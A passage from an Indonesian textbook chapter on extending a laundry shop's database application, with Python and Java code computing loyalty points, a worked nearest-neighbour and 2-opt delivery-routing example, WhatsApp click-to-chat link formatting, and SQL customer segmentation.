Kueri ini juga mengandung jebakan yang sengaja dihindari kodenya. Penggabungan menghasilkan satu baris *per pembayaran*, bukan per nota: 61 nota berbayar milik C0094 menjadi 72 baris, karena beberapa nota dibayar dalam dua bagian. `SUM(p.amount)` atas baris-baris itu tepat benar (setiap pembayaran dihitung sekali), tetapi `COUNT(b.id)` akan menghitung 72 nota. `COUNT(DISTINCT b.id)` menghitung setiap nota sekali, 61. Setiap kali sebuah kueri menggabungkan induk dengan anak-anaknya lalu menghitung induknya, `DISTINCT` (atau subkueri) diperlukan; Bab 7 menemui jebakan yang sama pada pelanggan dan nota.

```
$ python loyalty.py ../data/laundry.db
Loyalty points, payments 2025-10-01 to 2026-09-30
253 customers paid something in the period

Gold     17 customers    3574 points
Silver   85 customers    7033 points
Bronze  151 customers    3558 points
Total   253 customers   14165 points

Vouchers that could be claimed today: 50 = Rp 500.000

Top 10
id     name                    bills           paid points  tier
C0094  Khadijah Hakim             61   Rp 3.023.000    302  Gold
C0056  Gilang Nasution            50   Rp 2.939.000    293  Gold
C0059  Ayu Suryadi                57   Rp 2.895.000    289  Gold
C0081  Fadli Prakoso              56   Rp 2.800.000    280  Gold
C0164  Nadia Zulkarnain           46   Rp 2.370.000    237  Gold
C0090  Farah Wijaya               47   Rp 2.326.000    232  Gold
C0111  Hendro Ramadhan            44   Rp 2.217.000    221  Gold
C0022  Vania Wirawan              41   Rp 2.168.000    216  Gold
C0167  Evi Syahputra              36   Rp 1.885.000    188  Gold
C0079  Siti Irawan                30   Rp 1.744.000    174  Gold
```

15.4.3 Hal yang sama dalam Java

Kode 15.2 menghitung hasil yang sama dengan JDBC. Sebuah `record` Java menampung satu anggota; `Comparator` mengungkapkan pengurutan tiga bagian yang sama.

Kode 15.2 `java/Loyalty.java`: perhitungan loyalitas yang sama dalam Java 21, dengan *record* untuk setiap anggota, pembagian bilangan bulat untuk Persamaan (15.1), serta urutan dan format keluaran yang sama dengan program Python.

```java
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.util.ArrayList;
import java.util.Comparator;
import java.util.List;

/**
 * Loyalty points from the sample year: the Java twin of loyalty.py.
 *
 *   java -cp sqlite-jdbc-3.53.2.0.jar Loyalty.java ../data/laundry.db
 *
 * 1 point per full Rp 10.000 PAID in the period; Gold from 150 points, Silver from
 * 50, Bronze from 1; 100 points = a Rp 10.000 voucher. Reads only.
 */
public class Loyalty {

    record Member(String id, String name, int bills, long paid, long points,
                  String tier) {}

    static final String FROM = "2025-10-01 00:00:00", TO = "2026-10-01 00:00:00";
    static final String[] TIER_NAMES = {"Gold", "Silver", "Bronze"};
    static final long[] TIER_MINIMUM = {150, 50, 1};
    static final long POINT_VALUE = 10_000, VOUCHER_POINTS = 100,
            VOUCHER_VALUE = 10_000;

    static final String SQL = """
        SELECT c.id, c.name,
               COUNT(DISTINCT b.id)       AS bills,
               COALESCE(SUM(p.amount), 0) AS paid
          FROM Customer c
          JOIN Bill b    ON b.Customer_id = c.id
          JOIN Payment p ON p.Bill_id = b.id
         WHERE p.paid_at >= ? AND p.paid_at < ?
         GROUP BY c.id, c.name""";

    static String tier(long points) {
        for (int i = 0; i < TIER_NAMES.length; i++) {
            if (points >= TIER_MINIMUM[i]) {
                return TIER_NAMES[i];
            }
        }
        return "-";
    }
```

Kode 15.2 (Lanjutan) *java/Loyalty.java: perhitungan loyalitas yang sama dalam Java 21, dengan record untuk setiap anggota, pembagian bilangan bulat untuk Persamaan (15.1), serta urutan dan format keluaran yang sama dengan program Python.*

```
    static String rupiah(long amount) {
        return "Rp " + String.format("%,d", amount).replace(',', '.');
    }

    public static void main(String[] args) throws Exception {
        List<Member> members = new ArrayList<>();
        String url = "jdbc:sqlite:file:" + args[0] + "?mode=ro";
        try (Connection c = DriverManager.getConnection(url);
             PreparedStatement ps = c.prepareStatement(SQL)) {
            ps.setString(1, FROM);
            ps.setString(2, TO);
            try (ResultSet r = ps.executeQuery()) {
                while (r.next()) {
                    long paid = Math.round(r.getDouble("paid"));
                    long points = paid / POINT_VALUE;      // full Rp 10.000 only
                    members.add(new Member(r.getString("id"), r.getString("name"),
                            r.getInt("bills"), paid, points, tier(points)));
                }
            }
        }
        members.sort(Comparator.comparingLong((Member m) -> -m.points())
                .thenComparingLong(m -> -m.paid()).thenComparing(Member::id));

        System.out.println("Loyalty points, payments " + FROM.substring(0, 10)
                + " to 2026-09-30");
        System.out.println(members.size()
                + " customers paid something in the period\n");
        long totalPoints = 0, vouchers = 0;
        for (String name : TIER_NAMES) {
            long count = 0, points = 0;
            for (Member m : members) {
                if (m.tier().equals(name)) {
                    count++;
                    points += m.points();
                }
            }
            System.out.printf("%-7s%4d customers %7d points%n", name, count,
                    points);
        }
        for (Member m : members) {
            totalPoints += m.points();
            vouchers += m.points() / VOUCHER_POINTS;
        }
        System.out.printf("%-7s%4d customers %7d points%n", "Total", members.size(),
                totalPoints);
        System.out.printf("%nVouchers that could be claimed today: %d = %s%n",
```

Kode 15.2 (Lanjutan) *java/Loyalty.java: perhitungan loyalitas yang sama dalam Java 21, dengan record untuk setiap anggota, pembagian bilangan bulat untuk Persamaan (15.1), serta urutan dan format keluaran yang sama dengan program Python.*


```
                vouchers, rupiah(vouchers * VOUCHER_VALUE));
        System.out.println("\nTop 10");
        System.out.printf("%-6s %-24s %5s %14s %6s  tier%n", "id", "name", "bills",
                "paid", "points");
        for (Member m : members.subList(0, Math.min(10, members.size()))) {
            System.out.printf("%-6s %-24s %5d %14s %6d  %s%n", m.id(), m.name(),
                    m.bills(), rupiah(m.paid()), m.points(), m.tier());
        }
    }
}
```

Dua rincian menjaga keluaran Java identik byte demi byte dengan keluaran Python. `paid / POINT_VALUE` pada nilai `long` membagi dan membulatkan ke arah nol, yang untuk bilangan positif sama dengan `//` di Python. Dan `String.format("%,d", amount).replace(',', '.')` menulis `3.023.000` persis seperti `f"{amount:,}".replace(",", ".")` di Python. Kedua keluaran dibandingkan dengan `diff`:

```
$ diff py.txt java.txt && echo "identical"
identical
```

15.4.4 Apa yang disampaikan angka-angka itu kepada pemilik

Gambar 15.2 menunjukkan sebaran poin pada 253 pelanggan yang membayar sesuatu selama setahun.



Gambar 15.2 Poin loyalitas 253 pelanggan yang membayar pada data setahun menurut aturan yang diusulkan, dengan batas tingkat pada 50 dan 150 poin: 151 Bronze, 85 Silver, dan 17 Gold.

Bentuknya adalah bentuk yang dilihat hampir setiap usaha kecil: banyak pelanggan dengan sedikit, sedikit pelanggan dengan banyak. Ke-17 pelanggan Gold adalah 6,7 % dari pelanggan yang membayar, tetapi mereka memegang 3.574 dari 14.165 poin, sekitar seperempatnya. Merekalah pelanggan yang paling tidak boleh hilang dari toko.

Biaya adalah pertanyaan kedua. Jika setiap pelanggan menukarkan setiap 100 poin penuhnya hari ini, toko akan memberikan voucher senilai

$$V = 10000 \times \sum_{c} \left\lfloor \frac{P_c}{100} \right\rfloor \tag{15.2}$$

rupiah, dengan P_c poin milik pelanggan c. Program-program itu menghitung 50 voucher, V = Rp 500.000. Diukur terhadap Rp 142.684.000 yang diterima selama setahun, jumlah itu adalah

$$\frac{500000}{142684000} \approx 0.0035 = 0.35\,\% \tag{15.3}$$

dari pendapatan setahun. Menurut Persamaan (15.3), program ini menelan biaya sekitar sepertiga dari satu persen, dan terpusat tepat pada pelanggan yang membawa uang paling banyak. Itulah argumen yang dapat diputuskan seorang pemilik, dan argumen itu berasal dari program tiga puluh baris yang dijalankan pada data yang sudah dimiliki toko.

15.4.5 Dari laporan menjadi fitur

Untuk menjadikan loyalitas bagian dari aplikasi, rancangannya mengikuti bagian buku yang lain. Poin tidak disimpan sebagai angka di `Customer`, yang dapat diubah tanpa jejak; poin adalah **buku besar yang hanya disisipi** (*insert-only ledger*), tabel baru `PointLedger(id, Customer_id, Payment_id, points, reason, created_at)`, dengan satu baris per pembayaran (poin diperoleh) dan satu per voucher (poin dipakai). Saldo pelanggan adalah jumlah baris-barisnya, persis seperti sisa tagihan sebuah nota diturunkan dari pembayarannya (persamaan sisa tagihan di Subbab 10.9.3). Poin ditulis dalam *transaksi yang sama* dengan pembayaran yang menghasilkannya, sehingga pembayaran dan poinnya ada bersama atau tidak sama sekali.

Baris-baris rencana uji baru mengikuti langsung: pembayaran Rp 40.000 menambah 4 poin; pembayaran Rp 8.000 tidak menambah apa pun dengan sendirinya tetapi melengkapi satu poin bersama pembayaran berikutnya; nota yang dibatalkan tidak memiliki pembayaran sehingga tidak memiliki poin; voucher tidak dapat dipakai ketika saldo di bawah 100; dan laporan loyalitas sama dengan keluaran **Kode 15.1** pada data contoh. Skrip penerimaan mendapat satu pemeriksaan tambahan. UU PDP menambah satu baris pada catatan pemrosesan: poin dihitung dari pembayaran yang sudah disimpan toko, untuk tujuan yang diberitahukan kepada pelanggan ketika ia bergabung dengan program.

15.4.6 Merancang tingkat

Batas 50 dan 150 poin tidak diambil dari buku teks; batas itu dipilih dengan melihat **Gambar 15.2**. Batas tingkat yang baik terletak di tempat pelanggan dapat *melihat* tingkat berikutnya: pelanggan Silver dengan 120 poin memerlukan tiga atau empat bulan cucian biasa lagi untuk mencapai Gold, dan itu sebuah tujuan, bukan khayalan. Batas yang hampir tidak dicapai siapa pun tidak menghargai siapa pun; batas yang dilewati semua orang bukanlah pembeda. Dengan nilai yang diusulkan, sekitar dua dari lima pelanggan adalah Silver atau Gold, dan satu dari lima belas adalah Gold.

Rancangannya juga harus tahan terhadap pertanyaan pelanggan di meja kasir. “Mengapa poin saya 11 dan bukan 11,3?” memiliki jawaban satu kalimat (Persamaan (15.1) hanya menghitung Rp 10.000 penuh). “Mengapa poin saya tidak bertambah ketika saya menitipkan cucian?” memiliki jawaban lain: poin berasal dari pembayaran, dan ia belum membayar. Aturan yang dapat dijelaskan kasir dalam satu kalimat adalah aturan yang akan dipercaya.

Buku teks pemasaran menambahkan tiga pengamatan yang berlaku langsung bagi binatu [3]. **Hadiah sebaiknya terasa seperti usahanya**: voucher cucian membuat pelanggan kembali ke meja kasir, sedangkan potongan tunai hanya menurunkan harga. **Pengakuan murah biayanya**: pelanggan Gold yang disapa dengan namanya dan kantongnya didahulukan di antrean setrika pada Sabtu yang sibuk merasakan program itu lebih daripada vouchernya. **Poin yang tidak pernah dipakai tidaklah gratis**: poin yang tidak terpakai adalah janji yang sudah dibuat toko, dan jika toko suatu hari menghentikan program, janji itu harus ditepati; itulah sebabnya Persamaan (15.2) dihitung setiap bulan, bukan sekali saja.

Dua pertanyaan tersisa bagi pemilik, dan program dapat menjawab keduanya sebelum apa pun dibangun. Haruskah poin kedaluwarsa, misalnya setelah dua belas bulan tanpa kunjungan? Menjalankan ulang **Kode 15.1** dengan `PERIOD` yang dipersingkat menunjukkan berapa poin yang akan hangus. Haruskah tingkat dihitung dari poin yang *diperoleh* dalam dua belas bulan terakhir atau dari *saldo* saat ini setelah voucher? Yang pertama menghargai kesetiaan dari waktu ke

waktu, yang kedua mendorong pemakaian poin; Soal 15.3 menunjukkan mengapa pilihan itu penting bagi pelanggan Gold yang menukarkan vouchernya.

15.5 Pengembangan 2: Rute Antar-Jemput

15.5.1 Apa yang dibutuhkan layanan ini

Banyak binatu di Surabaya menawarkan *antar-jemput*: seorang kurir mengambil kantong dari rumah pelanggan dan mengantarkannya kembali dalam keadaan bersih. Bagi aplikasi, hal ini berarti jenis pekerjaan baru dan data baru. Aplikasi membutuhkan catatan **Delivery** (nota mana, jemput atau antar, kurir mana, kapan, selesai atau belum), seorang **Driver** (atau pegawai dengan bagian baru), dan, untuk perutean, lokasi setiap alamat.

Skema sudah menyimpan alamat, dalam bentuk teks: "Jl. Medokan Asri No. 66, Rungkut, Surabaya". Teks cukup bagi kurir yang mengenal lingkungannya; teks tidak cukup bagi komputer untuk merencanakan rute. Mengubah alamat menjadi koordinat (*geocoding*) memerlukan layanan eksternal atau peta, dan menambah *data pribadi baru*: lokasi persis rumah pelanggan. Menurut UU PDP, hal itu memerlukan tujuan (antar-jemput), persetujuan pelanggan atas layanan antar-jemput, dan kehati-hatian: koordinat tidak pernah muncul di struk, dan pelanggan yang berhenti memakai antar-jemput dapat meminta koordinatnya dihapus.

Sebelum perutean apa pun, layanan ini membutuhkan aturan bisnisnya sendiri, ditulis dengan gaya Bab 3. Apakah antar-jemput layanan baru dengan harganya sendiri, seperti cuci ekspres, atau biaya yang ditambahkan ke sebuah nota? (Mengikuti BR-1, jawaban yang paling rapi adalah sebuah layanan, "Pickup and delivery (per trip)", sehingga harganya dihitung server dan muncul di struk seperti baris lainnya.) Wilayah mana yang dilayani, dan dalam jendela waktu apa? Apa yang terjadi jika tidak ada orang di rumah, dan apakah kantongnya kembali ke rak gerai? Setiap jawaban menjadi kriteria penerimaan dan baris rencana uji sebelum satu tabel pun dibuat. Binatu yang mengantar hanya ke Rungkut, Keputih, dan Wiyung, dalam dua jendela sehari, menghadapi masalah yang jauh lebih sederhana daripada binatu yang menjanjikan "ke mana saja di Surabaya dalam dua jam", dan masalah yang lebih sederhana biasanya merupakan usaha yang lebih baik.

15.5.2 Masalah perutean

Misalkan gerai Wiyung memiliki empat penjemputan sore ini. Letakkan gerai di titik asal O sebuah kisi peta yang diukur dalam kilometer, dan keempat rumah di $A = (2,1)$, $B = (5,4)$, $C = (1,3)$, dan $D = (4,0)$. Jarak garis lurus antara dua titik (x_1, y_1) dan (x_2, y_2) adalah

$$d = \sqrt{(x_2 - x_1)^2 + (y_2 - y_1)^2} \tag{15.4}$$

dan panjang satu putaran adalah jumlah jarak semua ruasnya. Jalan sungguhan lebih panjang daripada garis lurus, tetapi penalarannya sama, dan layanan perutean cukup mengganti Persamaan (15.4) dengan jarak jalan.

Ada berapa putaran? Kurir dapat mengunjungi keempat rumah dalam urutan apa pun, sehingga ada $4! = 4 \times 3 \times 2 \times 1 = 24$ urutan. Secara umum, untuk n perhentian,

$$R(n) = n! \tag{15.5}$$

urutan, separuhnya bayangan cermin separuh lainnya. Untuk 4 perhentian, mencoba ke-24 urutan itu seketika. Untuk 10 perhentian, Persamaan (15.5) memberi 3.628.800; untuk 15

perhentian, lebih dari satu triliun. Inilah **traveling salesman problem** (masalah pedagang keliling), salah satu masalah yang paling banyak dipelajari dalam komputasi; belum dikenal metode yang menemukan rute terbaik dengan cepat untuk setiap kasus besar [4], [5]. Untuk sore hari binatu dengan lima sampai lima belas perhentian, aturan sederhana memberikan rute yang baik dan sama sekali tidak memerlukan teori.

15.5.3 Tetangga terdekat, dikerjakan dengan tangan

Pseudokode 15.1 adalah aturan **tetangga terdekat** (*nearest neighbor*): dari mana pun Anda berada, pergilah ke rumah terdekat yang belum dikunjungi.

Pseudokode 15.1 Aturan tetangga terdekat untuk satu putaran antar-jemput: selalu pergi ke perhentian terdekat yang belum dikunjungi, lalu kembali ke gerai.

```
NEAREST-NEIGHBOR-ROUTE(O, S)
1  route = [O]
2  here = O
3  while S is not empty
4      next = the stop s in S with the smallest d(here, s)
5      append next to route
6      remove next from S
7      here = next
8  append O to route            // back to the outlet
9  return route
```

Kerjakan pada keempat penjemputan, dengan jarak dari Persamaan (15.4) dibulatkan ke dua desimal.

1. Dari $O = (0,0)$: $d(O,A) = \sqrt{4+1} = 2.24$, $d(O,B) = \sqrt{25+16} = 6.40$, $d(O,C) = \sqrt{1+9} = 3.16$, $d(O,D) = 4.00$. Yang terdekat adalah A.
2. Dari $A = (2,1)$: $d(A,B) = \sqrt{9+9} = 4.24$, $d(A,C) = \sqrt{1+4} = 2.24$, $d(A,D) = \sqrt{4+1} = 2.24$. C dan D seri; dengan mengambil yang pertama menurut abjad, pergi ke C.
3. Dari $C = (1,3)$: $d(C,B) = \sqrt{16+1} = 4.12$, $d(C,D) = \sqrt{9+9} = 4.24$. Pergi ke B.
4. Dari $B = (5,4)$: hanya D yang tersisa, $d(B,D) = \sqrt{1+16} = 4.12$.
5. Kembali ke gerai: $d(D,O) = 4.00$.

Putaran $O \to A \to C \to B \to D \to O$ panjangnya $2.24 + 2.24 + 4.12 + 4.12 + 4.00 = 16.72$ km. Mencoba ke-24 urutan menunjukkan bahwa yang terbaik adalah $O \to C \to B \to D \to A \to O$, $3.16 + 4.12 + 4.12 + 2.24 + 2.24 = 15.88$ km. Aturan sederhana itu 0,84 km, sekitar 5 %, lebih panjang daripada rute terbaik. Hal itu lazim: tetangga terdekat cepat dan biasanya baik, dan sesekali satu langkah lokal yang cerdik (di sini, seri di A yang jatuh ke arah yang salah) menimbulkan sedikit biaya. Bagi kurir bermotor, 5 % berarti beberapa menit; bagi armada mobil boks, layak memakai pustaka atau layanan perutean, misalnya mesin sumber terbuka OSRM yang dibangun di atas data OpenStreetMap [6].

15.5.4 Memperbaiki rute dengan mengurai silangnya

Rute yang ditemukan tetangga terdekat sering kali dapat dipersingkat dengan gagasan kedua yang sama sederhananya. Ambil potongan rute mana pun lalu tempuh secara terbalik. Jika rute baru lebih pendek, pertahankan; ulangi sampai tidak ada pembalikan yang membantu. Cara ini disebut perbaikan **2-opt**, karena setiap pembalikan membuang dua ruas rute dan menambah dua ruas baru, dan di peta maknanya menyenangkan: ia menghapus tempat-tempat ketika rute menyilang dirinya sendiri.

Terapkan pada putaran tetangga terdekat $O \to A \to C \to B \to D \to O$ sepanjang 16,72 km. Membalik potongan $C \to B \to D$ menghasilkan $O \to A \to D \to B \to C \to O$. Ruas $A \to C$ (2,24) dan $D \to O$ (4,00) dibuang; ruas $A \to D$ (2,24) dan $C \to O$ (3,16) ditambahkan; ruas-ruas di antaranya adalah jarak yang sama yang ditempuh ke arah sebaliknya. Panjang barunya $16.72 - 2.24 - 4.00 + 2.24 + 3.16 = 15.88$ km, yaitu yang terbaik dari ke-24 urutan, ditemukan dengan satu pembalikan alih-alih 24 percobaan. Tidak satu pun dari kedua aturan menjamin rute terbaik secara umum, tetapi bersama-sama keduanya mendekatinya pada putaran-putaran kecil sebuah binatu, dan keduanya dapat dijelaskan kepada kurir masing-masing dalam satu kalimat.

> **PERINGATAN: Pengetahuan kurir mengalahkan algoritma pada hari pertama.** Rute yang terpendek di peta mungkin melewati jalan yang banjir setiap sore hujan di bulan Januari. Biarkan aplikasi *menyarankan* urutan dan biarkan kurir mengubahnya; catat perubahannya, dan sarannya akan membaik.

15.6 Pengembangan 3: Notifikasi WhatsApp

15.6.1 Hari ini: tautan, bukan robot

Kebutuhan di Bab 3 dengan sengaja meletakkan pengiriman pesan di luar cakupan: aplikasi menampilkan nomor telepon pelanggan dan staf yang mengirim pesan. Perbaikan paling sederhana mempertahankan keputusan itu dan menghilangkan pengetikannya. Tautan **click-to-chat** WhatsApp membuka obrolan dengan nomor tertentu dan teks yang sudah terisi [7]. Untuk nota B2938, telepon `0896-0000-1482` menjadi nomor internasional `6289600001482` (buang angka 0 di depan, tambahkan kode negara Indonesia 62), dan tautannya adalah

```
https://wa.me/6289600001482?text=Profitina%20Laundry%20Wiyung%3A%20bill%20B2938
%20(5%20kg)%20is%20ready%20for%20pickup.%20Still%20to%20pay%3A%20Rp%2040.000.
```

(ditampilkan di sini dalam dua baris; sebenarnya satu). Pesannya berbunyi: *"Profitina Laundry Wiyung: bill B2938 (5 kg) is ready for pickup. Still to pay: Rp 40.000."* (antarmuka aplikasi berbahasa Inggris; toko dapat menulis templatnya dalam bahasa Indonesia).

Dua transformasi kecil membuat tautan itu berfungsi, dan keduanya sumber *bug* klasik. Nomor telepon harus dalam *bentuk internasional*: hanya digit (aturan `digits_only` yang sama dengan yang dipakai cek status), angka `0` di depan diganti `62`, dan tanpa `+`, spasi, atau tanda hubung; nomor yang tersimpan sebagai `0896-0000-1482` dan yang tersimpan sebagai `+62 896 0000 1482` harus menghasilkan `6289600001482` yang sama, dan sebuah uji harus mengatakannya. Teksnya harus di-*URL-encode*: karakter yang bermakna di dalam alamat diganti `%` dan dua digit heksadesimal, sehingga spasi menjadi `%20`, titik dua menjadi `%3A`, dan titik dalam `Rp 40.000` tetap apa adanya. `urllib.parse.quote` di Python dan `URLEncoder.encode` di Java mengerjakannya; menuliskannya dengan tangan adalah cara pesan terpotong di `&` yang pertama.

Tombol **Tell the customer** di halaman nota membuka tautan itu di ponsel kasir atau di WhatsApp Web; kasir menekan Kirim. Tidak ada yang terkirim tanpa manusia, tidak diperlukan akun di platform mana pun, dan satu-satunya kode baru adalah fungsi yang memformat nomor dan teksnya. Pesan itu memuat nomor nota, jumlah, sisa tagihan, dan gerai, sama dengan isian di halaman status publik, dan tidak pernah memuat alamat pelanggan.

15.6.2 Kelak: WhatsApp Business Platform

Toko yang ingin pesannya terkirim sendiri begitu tukang cuci menekan **Finished** membutuhkan **WhatsApp Business Platform** (Cloud API), akun bisnis yang terverifikasi, dan *templat* pesan

yang disetujui lebih dahulu. Sejak 1 Juli 2025 platform ini menarik biaya per pesan templat yang terkirim, menurut kategori (pemasaran, utilitas, autentikasi), dengan tingkat volume untuk pesan utilitas dan autentikasi; templat utilitas seperti "pesanan Anda sudah siap" gratis bila dikirim di dalam jendela layanan pelanggan yang terbuka, yang dibuka pelanggan dengan menulis kepada bisnis itu, dan balasan non-templat di dalam jendela itu juga gratis [8]. Bagi binatu, "cucian Anda sudah siap" adalah pesan utilitas; diskon Lebaran adalah pemasaran dan dikenai biaya yang berbeda.

Rancangannya mengikuti pola buku besar loyalitas. Tabel **Notification** mencatat setiap pesan (nota, saluran, templat, waktu kirim, hasil), hanya disisipi, sehingga toko dapat menjawab "apakah kita sudah memberitahunya?". Tabel **Consent** mencatat siapa menyetujui jenis pesan apa dan kapan, karena UU PDP mensyaratkan dasar yang sah untuk setiap tujuan: pesan siap-diambil melayani perjanjian yang dimasuki pelanggan saat menitipkan cucian, sedangkan promosi memerlukan persetujuan terpisah pelanggan, yang dapat ditarik kapan saja [9], [10]. Pemicunya adalah baris `StatusLog finished`, yang ditulis dalam transaksi yang sama dengan perubahan status; pengirimannya sendiri terjadi *sesudahnya*, di luar transaksi, karena panggilan jaringan yang lambat atau gagal tidak boleh membatalkan pekerjaan tukang cuci.

15.6.3 Menulis pesan yang disambut gembira

Sistem pesan dinilai dari pesannya yang paling tidak disambut. Empat aturan menjaga pesan binatu tetap disambut. **Satu pesan per peristiwa yang penting bagi pelanggan**: "diterima", "siap", dan mungkin "masih menunggu setelah 30 hari"; jangan satu pesan per langkah internal seperti "mulai dicuci". **Fakta yang sama dengan halaman status**: nomor nota, jumlah, sisa tagihan, gerai, dan jam buka, dan tidak ada yang tidak pernah diberikan pelanggan kepada toko untuk tujuan ini. **Cara untuk berhenti**: setiap pesan otomatis diakhiri dengan cara berhenti menerimanya, dan jawabannya dicatat di tabel persetujuan pada hari itu juga. **Jam tenang**: pesan tentang cucian bersih dapat menunggu sampai pukul 07.00; pelanggan toko juga tetangganya.

Pengingat tiga puluh hari layak dilihat lebih dekat, karena melayani kedua pihak. Ke-23 kantong yang sudah siap lebih dari tiga puluh hari (BR-9) adalah rak yang tidak dapat dipakai toko dan, sering kali, sisa tagihan yang belum diterima. Pengingat sopan pada hari ke-30 dan kedua pada hari ke-60, yang dicatat di `Notification`, mengubah telepon yang canggung menjadi rutinitas yang diingatkan aplikasi, dan memberi toko jejak tertulis jika sebuah kantong masih belum diambil setelah sembilan puluh hari.

> **DEFINISI.** *Outbox* (kotak keluar) adalah tabel tempat aplikasi mencatat pesan yang harus dikirim, di dalam transaksi yang sama dengan perubahan yang menyebabkannya; sebuah proses terpisah membaca *outbox*, mengirim setiap pesan, dan mencatat hasilnya. Pola ini menjamin bahwa tidak ada pesan yang terlupa dan tidak ada perubahan yang dibatalkan karena sebuah pesan tidak dapat dikirim.

15.7 Pengembangan 4: Analitik

15.7.1 Pertanyaan sebelum dasbor

"Analitik" sering dimulai dengan membeli produk dasbor. Bagi binatu tiga gerai, analitik sebaiknya dimulai dengan pertanyaan, dan sebagian besar pertanyaan dapat dijawab oleh satu kueri SQL terhadap data yang sudah dimiliki toko. Bab 7 mengajukan tiga puluh. Inilah satu lagi, jenis pertanyaan yang diajukan pemilik setelah melihat angka loyalitas: *siapa pelanggan saya, dan*

siapa yang sudah hilang? **Kode 15.3** memilah setiap pelanggan yang pernah membawa nota ke dalam empat kelompok.

Kode 15.3 `sql/customer_segments.sql`: empat segmen pelanggan di akhir tahun contoh, menurut kebaruan dan frekuensi, beserta uang yang dibayar setiap segmen. Hanya SQL standar, sehingga berjalan di SQLite dan MySQL.

```
-- Customer segments at 2026-09-30 21:00 (Section 15.7): when did each customer last
-- bring laundry, how often, and how much did they pay? Read-only; SQLite and MySQL.
SELECT segment, COUNT(*) AS customers, SUM(paid) AS paid
  FROM (SELECT c.id,
               CASE WHEN MAX(b.arrived) < '2026-07-01'
                         THEN 'lapsed (no bill since June)'
                    WHEN COUNT(DISTINCT b.id) = 1   THEN 'new or one-time'
                    WHEN COUNT(DISTINCT b.id) >= 20 THEN 'regular (20+ bills)'
                    ELSE 'occasional (2-19 bills)' END AS segment,
               COALESCE((SELECT SUM(p.amount) FROM Payment p
                           JOIN Bill x ON x.id = p.Bill_id
                          WHERE x.Customer_id = c.id), 0) AS paid
          FROM Customer c JOIN Bill b ON b.Customer_id = c.id
         GROUP BY c.id) AS s
 GROUP BY segment
 ORDER BY paid DESC;
```

```
$ python run_sql.py ../data/laundry.db ../sql/customer_segments.sql
segment                      customers  paid
occasional (2-19 bills)            145  60851000
regular (20+ bills)                 36  58594000
lapsed (no bill since June)         61  22745000
new or one-time                     11    494000
```

Pembantu kecil `python/run_sql.py` di folder bab ini menjalankan berkas `.sql` hanya-baca apa pun terhadap salinan basis data dan mencetak hasilnya sebagai tabel. Keempat angka itu patut direnungkan sejenak. **36 pelanggan tetap**, yaitu pelanggan dengan dua puluh nota atau lebih, membayar Rp 58.594.000, 41 % dari uang setahun. **145 pelanggan sesekali** bersama-sama membayar jumlah yang serupa. **11 pelanggan baru atau sekali datang** adalah masa depan toko. Dan **61 pelanggan yang menghilang**, yang dahulu datang tetapi belum membawa nota sejak Juni, membayar Rp 22.745.000 selama setahun. Telepon kepada yang menghilang, atau voucher Silver untuk mereka, adalah pemasaran termurah yang dapat dilakukan binatu. Pengelompokan ini adalah bentuk sederhana **analisis RFM** (*recency, frequency, monetary value*: kebaruan, frekuensi, nilai uang), metode pemasaran langsung yang sudah dipakai selama puluhan tahun [11].

15.7.2 Tren di dalam setahun

Analitik paling berguna ketika menunjukkan arah. Mengelompokkan pembayaran per triwulan menunjukkan bagaimana pelanggan toko mengubah cara membayar selama setahun: QRIS mencakup 29,6 % pembayaran pada triwulan terakhir 2025, 32,0 % pada triwulan pertama 2026, 36,7 % pada triwulan kedua, dan 39,9 % pada triwulan ketiga, sementara tunai turun dari 58,4 % menjadi 45,2 %. Dengan laju itu QRIS akan melampaui tunai di meja kasir dalam setahun. Bagi toko itu kabar baik, karena setiap pembayaran QRIS membawa referensi yang dapat dicocokkan dengan bank, sekaligus peringatan praktis: meja kasir di ketiga gerai memerlukan ponsel atau tablet yang andal untuk menampilkan kode QRIS toko, dan kasir harus mengetik referensinya setiap kali, karena pencocokan hanya sebaik referensi yang ada di aplikasi.

15.7.3 Letak analitik dalam rancangan

